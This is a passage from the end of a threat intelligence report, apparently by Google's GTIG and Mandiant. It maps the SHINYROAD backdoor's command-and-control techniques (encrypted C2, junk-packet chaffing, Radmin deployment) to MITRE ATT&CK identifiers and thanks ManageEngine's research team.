SHINYROAD custom binary C2 over TCP 41397; ADAPTAGENT beacons over TCP 6800.

Command and Control

T1573.001

Encrypted Channel: Symmetric Cryptography

Custom binary C2 stream encrypted with a hardcoded handshake key, rotating to a host-specific key derived from the agent ID.

Command and Control

T1001.001

Data Obfuscation: Junk Data

SHINYROAD generates randomized junk packets (traffic chaffing) to disrupt network signature matching.

Command and Control

T1219.002

Remote Access Tools: Remote Desktop Software

Deployment of legitimate Famatech Radmin 3.x server components to victim hosts alongside the SHINYROAD backdoor.

Table 6: MITRE ATT&CK techniques

Acknowledgements

GTIG and Mandiant would like to thank the ManageEngine Threat Analysis Lab (METAL) research team for their initial discovery of this activity, proactive telemetry sharing, and ongoing collaboration to help secure our mutual customer bases and the broader software ecosystem.

  •  
❌